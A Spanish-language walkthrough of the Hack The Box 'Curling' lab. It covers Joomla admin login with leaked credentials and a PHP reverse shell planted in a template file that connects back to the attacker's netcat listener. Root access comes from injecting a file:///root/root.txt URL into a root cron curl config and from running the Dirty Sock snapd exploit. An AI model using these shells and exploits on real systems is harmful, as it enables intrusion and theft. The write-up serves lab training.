

EthicalHCOP

Curling fue una máquina muy interesante, con componentes de 50% CTF y 50% de la vida real. Sin duda alguna, ha dejado grandes enseñanzas a lo largo de su explotación y en lo personal a no complicarme mucho a la hora de alcanzar el objetivo.

Reconocimiento y Escaneo

En esta ocasión, el escaneo nmap ha mostrado 2 puertos (22 ssh y 80 http) de los cuales el puerto 80 nos está mostrando que corre un Joomla en su inicio.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#cat curlingNMAP.txt
# Nmap 7.70 scan initiated Thu Dec 20 09:58:48 2018 as: nmap -A -sV -oN curlingNMAP
.txt 10.10.10.150
Nmap scan report for 10.10.10.150
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: Joomla! - Open Source Content Management
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Home
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

Esta es una simple página con 3 publicaciones sobre curling. Sin embargo, podemos capturar uno de los usuarios del sistema a simple vista ya que normalmente en los CMS, los usuarios para el login son los mismos nombres de los autores de los post.

Cewl Curling site!

Home

What's the object of curling?

Details

Written by Super User
Category: **Uncategorised**
Published: 22 May 2018
Hits: 4

Good question. First, let's get a bit of the jargon down. The playing surface in curling is called "the sheet." Sheet dimensions can vary, but they're usually around 150 feet long by about 15 feet wide. The sheet is covered with tiny droplets of water that become ice and cause the stones to "curl," or deviate from a straight path. These water droplets are known as "pebble."

Curling you know its true!

Details

Written by Super User
Category: **Uncategorised**
Published: 22 May 2018
Hits: 4

Curling is absolutely the best sport to watch on television, particularly for viewers looking for an escape from the frantic "more, faster, bigger, higher" grind of most televised games.

My first post of curling in 2018!

Details

Written by Super User
Category: **Uncategorised**
Published: 22 May 2018
Hits: 4

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

- Floris

Main Menu

[Home](#)

Login Form

☐ Remember Me

[Forgot your username?](#)
[Forgot your password?](#)

Lanzando un escaneo al CMS con CMSMAP, encontramos información como la versión actual, la plantilla, la url del panel del administrador y otra información.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#cat curlingCMSMAP.txt
./cmsmap.py http://10.10.10.150 -F -f J -o cmsmapScan.txt
[-] Date & Time: 21/12/2018 04:10:01
[I] Threads: 5
[-] Target: http://10.10.10.150 (10.10.10.150)
[M] Website Not in HTTPS: http://10.10.10.150
[I] Server: Apache/2.4.29 (Ubuntu)
[L] X-Frame-Options: Not Enforced
[I] Strict-Transport-Security: Not Enforced
[I] X-Content-Security-Policy: Not Enforced
[I] X-Content-Type-Options: Not Enforced
[L] No Robots.txt Found
[I] CMS Detection: Joomla
[I] Joomla Version: 3.8.8
[I] Joomla Website Template: protostar
[I] Joomla Administrator Template: isis
[I] Autocomplete Off Not Found: http://10.10.10.150/administrator/index.php
[-] Joomla Default Files:
[-] Joomla is likely to have a large number of default files
[-] Would you like to list them all?
[I] http://10.10.10.150/LICENSE.txt
[I] http://10.10.10.150/README.txt
[I] http://10.10.10.150/administrator/cache/index.html
```

En el mismo escaneo encontramos en la parte de directorios y archivos interesantes, un archivo llamado secret.txt que contiene un base64 en su interior

```
[ - ] Checking interesting directories/files ...  
[ L ] http://10.10.10.150/secret.txt  
[ L ] http://10.10.10.150/cache/  
[ L ] http://10.10.10.150/tmp/
```

← → ↻ ⓘ No seguro | 10.10.10.150/secret.txt

Q3VybgLuZzIwMTgh

Al ser decodificado encontramos el Texto Curling2018!

```
[ - ] Output File Saved in: cmsmapScan.txt [root@parrot]~/home/ethicalhackingcop/Descargas/HTB/curling]  
#base64 -d <<< Q3VybgLuZzIwMTgh  
Curling2018! [root@parrot]~/home/ethicalhackingcop/Descargas/HTB/curling]
```

Al intentar acceder a ambos sitios (el principal y administrador) con el usuario floris, se accede sin problemas

ⓘ No seguro | 10.10.10.150/administrator/



una vez dentro, tenemos permisos de modificar el frontend del blog de Curling.

System ▾ **Users** ▾ **Menus** ▾ **Content** ▾ **Components** ▾ **Extensions** ▾ **Help** ▾

Control Panel

CONTENT

- New Article
- Articles
- Categories
- Media

STRUCTURE

- Menu(s)
- Modules

USERS

- Users

CONFIGURATION

- Global
- Templates
- Language(s)

EXTENSIONS

- Install Extensions

You have post-installation messages

There are important post-installation messages that require your attention.

This information area won't appear when you have hidden all the messages.

[Read Messages](#)

SAMPLE DATA

[Blog Sample data](#) Sample data which will set up a blog site
If the site is multilingual, the data will be

LOGGED-IN USERS

[Super User](#) Administration

POPULAR ARTICLES

- 4 [What's the object of curling?](#)
- 4 [Curling you know its true!](#)

Esto significa que podemos modificar las plantillas y agregar o quitar código a nuestro antojo

← → ↺ No seguro | 10.10.10.150/administrator/index.php?option=com_templates&view=template&id=506&file=L2Vycm9yLnBocA

System **Users** **Menus** **Content** **Components** **Extensions** **Help**

[Save](#) [Save & Close](#) [Copy Template](#) [Template Preview](#) [Manage Folders](#) [New File](#) [Rename File](#) [Delete File](#)

Editor [Create Overrides](#) [Template Description](#)

Editing file "/error.php" in template "protostar".

Press F10 to toggle Full Screen editing.

```
1 <?php
2 /**
3  * @package Joomla.Site
4  * @subpackage Templates.protostar
5  *
6  * @copyright Copyright (C) 2005 - 2018 Open Source Matters, Inc. All rights reserved.
7  * @license GNU General Public License version 2 or later; see LICENSE.txt
8  */
9
10 defined('_JEXEC') or die;
11
12 /** @var JDocumentError $this */
13
14 $app = JFactory::getApplication();
15 $user = JFactory::getUser();
16
17 // Getting params from template
18 $params = $app->getTemplate(true)->params;
19
20 // Detecting Active Variables
21 $option = $app->input->getCmd('option', '');
22 $view = $app->input->getCmd('view', '');
23 $layout = $app->input->getCmd('layout', '');
24 $task = $app->input->getCmd('task', '');
25 $itemid = $app->input->getCmd('Itemid', '');
26 $sitename = $app->get('sitename');
```


Explotación de Usuario.

Para obtener una shell reversa usaremos php-reverse-shell de pentestmonkey y netcat para recibir la conexión desde la maquina victima.

<http://pentestmonkey.net/tools/web-shells/php-reverse-shell>

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling/php-reverse-shell-1.0]
#cat php-reverse-shell.php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.16'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// README license
//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}
```

Copiamos, pegamos y modificamos el código en los parámetros solicitados en algún archivo php para ser ejecutado, en lo personal he escogido el archivo error.php. Una vez realizado esto damos clic en guardar y abrimos una conexión netcat.

Editing file "/error.php" in template "protostar".


```
198 <hr />
199 <?php echo $this->getBuffer('modules', 'footer', array('style' => 'none')); ?>
200 <p class="pull-right">
201   <a href="#top" id="back-top">
202     <?php echo JText::_('TPL_PROTOSTAR_BACKTOTOP'); ?>
203   </a>
204 </p>
205 <p>
206   &copy; <?php echo date('Y'); ?> <?php echo $sitename; ?>
207 </p>
208 </div>
209 </div>
210 <?php echo $this->getBuffer('modules', 'debug', array('style' => 'none')); ?>
211 </body>
212 </html>
213 <?php
214 set_time_limit (0);
215 $VERSION = "1.0";
216 $ip = '10.10.14.9'; // CHANGE THIS
217 $port = 1234; // CHANGE THIS
218 $chunk_size = 1400;
219 $write_a = null;
220 $error_a = null;
221 $shell = 'uname -a; w; id; /bin/sh -i';
222 $daemon = 0;
223 $debug = 0;
```

```

[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling/php-reverse-shell-1.0]
#nc -nvlp 1234
listening on [any] 1234 ...

```

En el sitio principal, ejecutamos el archivo error.php y de inmediato se abre una conexión reversa en netcat.



```

[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling/php-reverse-shell-1.0]
#nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.150] 40036
Linux curling 4.15.0-22-generic #24-Ubuntu SMP Wed May 16 12:15:17 UTC 2018 x86_64
x86_64 GNU/Linux
11:55:39 up 59 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin  README.license
boot
dev
etc
home
initrd.img
initrd.img.old
lib

```

Una vez adentro se intenta leer la bandera del usuario pero no es posible, esto es debido a que accedemos como el usuario www-data el cual no tiene permisos para realizar esta acción.

```

$ cd home
$ ls
floris
$ cd floris
$ ls
admin-area
password_backup
user.txt
$ cat user.txt
cat: user.txt: Permission denied

```

de igual manera, el acceso a la carpeta admin-area está restringido y a lo único que podemos acceder es al archivo password_backup el cual contiene un hexadecimal en su interior

```

$ whoami
www-data
$ cd admin-area
/bin/sh: 9: cd: can't cd to admin-area
$ cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000  ....z.@.....
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q...dh.....4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n.....J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*...}y...<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... .....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7...;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G...U@r...rE8P.
000000f0: 819b bb48  ....H

```

https://www.reddit.com/r/Steganography/comments/3pdy00/steganography_challenge_solution/

http://www.tutorialspoint.com/unix_commands/xxd.htm

Para esta ocasión, necesitamos reversar el hexadecimal y para esto haremos uso de la herramienta xxd la cual nos permite dumperlos o reversearlos. Al reversearlo, vemos un archivo bzip2 como resultado. El siguiente link indica el proceso para descomprimir los archivos expuestos a continuación:

<https://kongwenbin.wordpress.com/2016/08/26/overthewire-bandit-level-12-to-level-13/>

```

[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#xxd -r password_backup > key
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#file key
key: bzip2 compressed data, block size = 900k

```


Cambiamos la extension al archivo creado a bz2 y lo descomprimos

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#mv key key.bz2
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#bzip2 -d key.bz2
```

El resultado es otro hash pero este ya no es un bzip2, al consultar el tipo de archivo vemos que ha quedado en formato gzip.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#cat key
0l[password0r0BZh91AY&SY6Ã0000@!PtD00 t"d0hh0PIS@006008ET>P@0#I bX
|300x000000000(*N0&0H00k100x00"0{0x00}00B@060m00
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#file key
key: gzip compressed data, was "password", last modified: Tue May 2
2 19:16:20 2018, from Unix, original size 141
```

Realizamos de nuevo el proceso de cambiado de extensión y de descompresión para obtener otro hash, esta vez se obtiene un archivo bzip2 de nuevo

[illegible]

Una vez más cambiamos la extensión y lo descomprimos, esta vez para obtener un archivo tar.

[illegible]

Finalmente, descomprimos el archivo tar y obtenemos un archivo llamado password.txt.


```

[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#mv key key.tar
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#tar xvf key.tar
password.txt
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#cat password.txt
5d<wdCbdZu)|hChXll
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#

```

Usamos esta clave para loguearnos mediante el ssh y accedemos con éxito, una vez dentro podemos obtener la bandera del usuario.

```

[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/curling]
#ssh floris@10.10.10.150
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Mar 30 20:55:04 UTC 2019

System load:  0.0               Processes:           168
Usage of /:   46.2% of 9.78GB   Users logged in:    0
Memory usage: 22%              IP address for ens33: 10.10.10.150
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts
. Check your Internet connection or proxy settings

Last login: Sat Mar 30 12:02:44 2019 from 10.10.14.9
floris@curling:~$

```

Explotación de Root.

Para llegar a la bandera del root he encontrado 2 maneras, sin embargo, algunos usuarios afirman más maneras.

Manera #1

Ahora podemos acceder a la carpeta admin-area y ver su contenido. Un comportamiento extraño en los archivos de su interior es que se están actualizando a cada minuto y

aparentemente primero report y luego input.

```
floris@curling:~/admin-area$ ls -la
total 28
drwxr-x--- 2 root  floris  4096 May 22  2018 .
drwxr-xr-x 7 floris floris  4096 Mar 31 00:21 ..
-rw-rw---- 1 root  floris    25 Mar 31 01:57 input
-rw-rw---- 1 root  floris 14236 Mar 31 01:57 report
floris@curling:~/admin-area$ ls -la
total 28
drwxr-x--- 2 root  floris  4096 May 22  2018 .
drwxr-xr-x 7 floris floris  4096 Mar 31 00:21 ..
-rw-rw---- 1 root  floris    25 Mar 31 01:57 input
-rw-rw---- 1 root  floris 14236 Mar 31 01:58 report
floris@curling:~/admin-area$ ls -la
total 28
drwxr-x--- 2 root  floris  4096 May 22  2018 .
drwxr-xr-x 7 floris floris  4096 Mar 31 00:21 ..
-rw-rw---- 1 root  floris    25 Mar 31 01:58 input
-rw-rw---- 1 root  floris 14236 Mar 31 01:58 report
floris@curling:~/admin-area$
```

Mediante el script para enumeración en linux LinEnum.sh, se encuentra un proceso cron ejecutándose cada minuto.

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
-e
```

Analizando un poco más de cerca los archivos, vemos que input es una variable y como valor tiene la url del localhost. Por otra parte, el archivo report contiene un html.

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"

floris@curling:~/admin-area$ cat report
<!DOCTYPE html>
<html lang="en-gb" dir="ltr">
<head>
  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  <meta charset="utf-8" />
  <base href="http://127.0.0.1/" />
  <meta name="description" content="best curling site on the planet!" />
  <meta name="generator" content="Joomla! - Open Source Content Management" />
  <title>Home</title>
  <link href="/index.php?format=feed&type=rss" rel="alternate" type="application/rss+xml" title="RSS 2.0" />
  <link href="/index.php?format=feed&type=atom" rel="alternate" type="application/atom+xml" title="Atom 1.0" />
  <link href="/templates/protostar/favicon.ico" rel="shortcut icon" type="image/vnd.microsoft.icon" />
  <link href="/templates/protostar/css/template.css?4c6b364068a1c45e7cd3bb9b6a49b052" rel="stylesheet" />
  <link href="https://fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet" />
  <style>
    h1, h2, h3, h4, h5, h6, .site-title {
      font-family: 'Open Sans', sans-serif;
    }
  </style>
```

Esto lo entiendo a que input está siendo usado para almacenar la variable url y colocarla en el archivo report en la etiqueta base.

Podemos aprovechar esto para llamar a un archivo o algo que queremos obtener y para ello llamaremos al archivo root.txt y le daremos una salida en otro lugar en donde se pueda leer.

```
EthicalHackingCOP x floris@curling: ~/admin-area x
GNU nano 2.9.3 input
url = "file:///root/root.txt"
-o /tmp/ethflag
```

Sin embargo, no se la manera en la que el archivo es ejecutado ya que al pasar un minuto este vuelve a su variable original llamando al localhost. Buscando en internet acerca de ejecutar archivos con curl, encontré un sitio el cual usaban enviaban como parámetro un archivo json.

“curl -i -H "Content-Type: application/json" -X POST http://localhost:4567 --data-binary

@test_data.json”

https://www.reddit.com/r/commandline/comments/31n5yl/curl_from_a_file_input/

Inmediatamente el archivo es guardado, ejecuto el comando sugerido en el sitio cambiando un par de parámetros.

```
floris@curling:~/admin-area$ nano input
floris@curling:~/admin-area$ cat input
url = "file:///root/root.txt"
-o /tmp/ethflag
floris@curling:~/admin-area$ curl -i -H -X POST http://localhost --
data-binary @input
curl: (6) Could not resolve host: POST
HTTP/1.1 200 OK
Date: Sun, 31 Mar 2019 04:54:55 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: c0548020854924e0aecd05ed9f5b672b=13hfos6p0cmdeol9ts7qu9
7stb; path=/; HttpOnly
Expires: Wed, 17 Aug 2005 00:00:00 GMT
Last-Modified: Sun, 31 Mar 2019 04:54:55 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, p
re-check=0
Pragma: no-cache
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html lang="en-gb" dir="ltr">
```

En la carpeta que se indico colocar el archivo de salida no se ha generado ningún archivo resultado de la ejecución del archivo input, por lo que volvemos a ejecutar el comando curl

obteniendo de nuevo un resultado fallido.

```
aying surface in curling is called "the sheet."floris@curling:~/admin-area$ ls /tmp/
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-apache2.service-eeRvSo
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-systemd-resolved.service-If8T6b
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-systemd-timesyncd.service-uGlq7W
vmware-root
floris@curling:~/admin-area$ curl -i -H -X POST http://localhost --data-binary @input
```

Al ver el contenido del archivo input vemos que ha cambiado de nuevo al estado original, lo modificamos de nuevo y ejecutamos una vez más el comando curl.

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
floris@curling:~/admin-area$ nano input
floris@curling:~/admin-area$ curl -i -H -X POST http://localhost --data-binary @input
curl: (6) Could not resolve host: POST
HTTP/1.1 200 OK
```

Esta vez el resultado es exitoso y obtenemos el archivo ethflag con la bandera del root.

```
<p>Good question. First, let's get a bit of the jargon down. The pl
floris@curling:~/admin-area$ ls /tmp/
ethflag
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-apache2.service-eeRvSo
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-systemd-resolved.service-If8T6b
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-systemd-timesyncd.service-uGlq7W
vmware-root
floris@curling:~/admin-area$

floris@curling:~/admin-area$ cat /tmp/ethflag
82c108ab6fc5265fde6da2ee5c26064a
```

Manera #2

En febrero de este año, ha salido un exploit para privesc en ubuntu, esto mediante una vulnerabilidad en el empaquetador de linux SNAP en las versiones 2.28 hasta la 2.37, permite a un usuario elevar privilegios y ejecutar comandos como administrador.

<https://shenaniganslabs.io/2019/02/13/Dirty-Sock.html>


https://github.com/initstring/dirty_sock/

```

floris@curling:~/admin-area$ snap version
snap      2.32.8+18.04
snapd     2.32.8+18.04
series    16
ubuntu    18.04
kernel    4.15.0-22-generic
floris@curling:~/admin-area$

```

Copiamos el archivo a una carpeta en la que tengamos permisos de escritura, como tmp.



```

https://raw.githubusercontent.com/initstring/dirty_sock/master/dirty_sockv2.py
floris@curling: /tmp
GNU nano 2.9.3 dirty_sock.py Modified
#!/usr/bin/env python3
"""
Local privilege escalation
v2 of dirty_sock leverages
with an install hook that
v1 is recommended is most
Simply run as is, no arguments, no requirements. If the exploit is successful,
the system will have a new user with sudo permissions as follows:
username: dirty_sock
password: dirty_sock
You can execute su dirty_sock when the exploit is complete. See the
for troubleshooting.
Research and POC by initstring (https://github.com/initstring/dirty_sockv2.py)
"""
import string
import random
import socket
import base64
import time
import sys
import os
BANNER = r'''
DIRTY SOCK
(version 2)
//=====
ll open ll initstring (
import string

```

Ejecutamos el script y esperamos el resultado el cual debe de retornar con las credenciales de un nuevo usuario llamado dirty_sock.

```
EthicalHackingCOP x floris@curling: /tmp x EthicalHackingCOP
floris@curling:/tmp$ nano dirty_sock.py
floris@curling:/tmp$ python3 dirty_sock.py

DIRTY SOCK
(version 2)

//=====[]=====\\
|| R&D      || initstring (@init_string) ||
|| Source   || https://github.com/initstring/dirty_sock ||
|| Details  || https://initblog.com/2019/dirty-sock ||
\\=====[]=====//

[+] Slipped dirty sock on random socket file: /tmp/kltjuhfdsa;uid=0
;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...

*****
Success! You can now `su` to the following account and use sudo:
  username: dirty_sock
  password: dirty_sock
*****
```

Al finalizar, accedemos como el usuario dirty_sock y podemos ejecutar comandos como su.

```
floris@curling:/tmp$ su dirty_sock
Password:
dirty_sock@curling:/tmp$ sudo cat /root/root.txt
82c108ab6fc5365fdc6da2ee5c26064a
```